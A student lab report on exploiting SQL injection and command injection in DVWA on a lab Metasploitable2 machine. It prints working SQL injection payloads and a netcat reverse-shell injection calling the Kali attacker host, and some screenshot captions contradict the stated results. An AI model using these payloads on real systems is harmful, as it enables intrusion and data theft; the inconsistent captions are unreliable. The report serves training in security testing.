

Project Task 3 — Exploiting Vulnerabilities in DVWA

Student: Shaniya Saloni Sen (20230433)

Target Application: DVWA on Metasploitable2

Target IP (Lab): 192.168.56.102

Attacker Machine: Kali Linux (IP: 192.168.56.103)

1) Introduction

This task demonstrates the transition from vulnerability scanning to exploitation. Based on scan results, I selected **two high-risk vulnerabilities** in DVWA:

- **SQL Injection** – unsanitized input allows arbitrary SQL queries.
- **Command Injection** – user input is executed as system commands.

The purpose is to safely demonstrate the potential impact of these vulnerabilities and document the results.

2) Methodology

Environment Setup:

- DVWA accessible at: <http://192.168.56.102/dvwa>
- DVWA security: **Low**
- Tools: Firefox, Netcat

Vulnerabilities Selected:

- **SQL Injection:** unsanitized input fields allowing arbitrary SQL queries.
 - **Command Injection:** user input passed directly into system commands.
-

3) Exploitation (Option A — Manual)

3.1 SQL Injection

Steps:

- Navigate to DVWA → SQL Injection module.
- Enter payload in User ID field:
1' OR '1'='1' --

The screenshot shows the DVWA SQL Injection module. In the User ID field, the value '1' OR '1'='1' -- is entered. The application has returned multiple user records, which are displayed in the 'More info' section. The records include:

ID	First name	Surname
1' OR '1'='1' --	admin	admin
1' OR '1'='1' --	Gordon	Brown
1' OR '1'='1' --	Hack	Me
1' OR '1'='1' --	Pablo	Picasso
1' OR '1'='1' --	Bob	Smith

- **Output:** Application returned multiple user records.

The screenshot shows the DVWA SQL Injection module. In the User ID field, the value '1' OR '1'='1' -- is entered. The application has returned multiple user records, which are displayed in the 'More info' section. The records include:

ID	First name	Surname
1' OR '1'='1' --	admin	admin
1' OR '1'='1' --	Gordon	Brown
1' OR '1'='1' --	Hack	Me
1' OR '1'='1' --	Pablo	Picasso
1' OR '1'='1' --	Bob	Smith

Column Count Check (ORDER BY):

- Tested:

1' ORDER BY 1 --


```
1' ORDER BY 2 --
```

```
1' ORDER BY 3 --
```

- Result: worked up to column 3.
- Tested 1' ORDER BY 4 -- → error, confirming 3 columns.

The screenshot shows the DVWA SQL Injection page. In the 'User ID:' input field, the user has entered the payload `ID: 1 ORDER BY 2 --`. Below the input field, the results are displayed: `First name: admin` and `Surname: admin`. This indicates that the application is returning two columns of data, confirming that the exploit worked up to column 3. The DVWA sidebar on the left shows the 'SQL Injection' module is selected.

The screenshot shows the DVWA SQL Injection page again. This time, the user has entered the payload `ID: 1 ORDER BY 3 --`. The results show only one column of data: `First name: admin`. This failure to return a second column suggests that the application has detected the exploit attempt and is blocking further columns, confirming that the exploit worked up to column 3 and failed for column 4.



Escalation Attempt:

- Tried extracting MySQL version and DB user:

```
1' UNION SELECT NULL, version(), user() --
```
- Did not work due to syntax constraints in this DVWA instance.

Inference:

- Application is vulnerable to SQL Injection.
- Unsanitized input allowed retrieval of multiple users.
- An attacker could use similar techniques to extract usernames and password hashes.

3.2 Command Injection

Steps:

- Navigate to DVWA → Command Injection module (Ping form).
Test payload to list directory contents:
`127.0.0.1; ls -la`
- **Output:** Directory listing of /var/www/dvwa/vulnerabilities/exec.

Reverse Shell Setup:

- On Kali terminal, start listener:

```
nc -lvpn 4444
```

- Enter payload in DVWA input field:

```
127.0.0.1; nc 192.168.56.103 4444 -e /bin/bash
```

- **Result:** Listener shows connection from DVWA VM; access obtained as www-data user.

Inference:

- User input is executed on the server, demonstrating **remote code execution (RCE) risk.**

Screenshots of Command Injection:

The screenshot shows the DVWA Command Execution page. The left sidebar menu is visible with various exploit categories like Brute Force, Command Execution, CSRF, etc. The main content area has a "Ping for FREE" form where the IP address "127.0.0.1" was entered. Below the form, the output of the ping command is displayed:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.123 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.127 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.132 ms


```

Below the ping output, there's a "More info" section with links to external resources about PHP remote code execution.

This screenshot shows the DVWA Command Execution page again. The "ECHO_TEST" command was entered in the ping form. The output shows a successful echo response:

```
echo: ECHO_TEST | nc 192.168.56.103 4444
```

The rest of the interface is identical to the previous screenshot, showing the DVWA sidebar and footer.



Clarification: SQL injection was demonstrated using `1' OR '1'='1' --` (multiple users returned) and column count confirmed via `ORDER BY 1-3` (error at `4 → 3` columns). An attempted `1' UNION SELECT NULL, version(), user() --` failed due to instance constraints. Command injection was demonstrated via ping and `ls -la`, and a reverse-shell connection to the Kali listener was observed (Netcat displayed the incoming connection).

:

4) Results & Findings

Vulnerability	Method	Outcome	Real-World Impact
SQL Injection	Manual SQL payload	Multiple users retrieved	Exfiltration of sensitive data

Command Injection	Manual command	Directory listing + reverse shell	Remote code execution (RCE)
----------------------	-------------------	--------------------------------------	--------------------------------

5) Analysis

- **SQL Injection:** Insecure queries can expose sensitive data.
 - **Command Injection:** Poor input validation allows system-level access.
 - Even low-security DVWA shows how trivial attacks can escalate privileges.
-

6) Ethical Reflection

- All actions performed in a **controlled lab environment**.
 - No real systems were harmed; exploitation was proof-of-concept.
 - Highlights importance of:
 - Input validation
 - System patching
 - Strong credentials
-

7) Appendix — Key Commands

- **Netcat Listener (Kali):**

```
nc -lvpn 4444
```

- **SQL Injection Payloads:**

```
1' OR '1'='1' --
```

- **Command Injection Payloads:**

```
127.0.0.1; ls -la
```

```
127.0.0.1; nc 192.168.56.103 4444 -e /bin/bash
```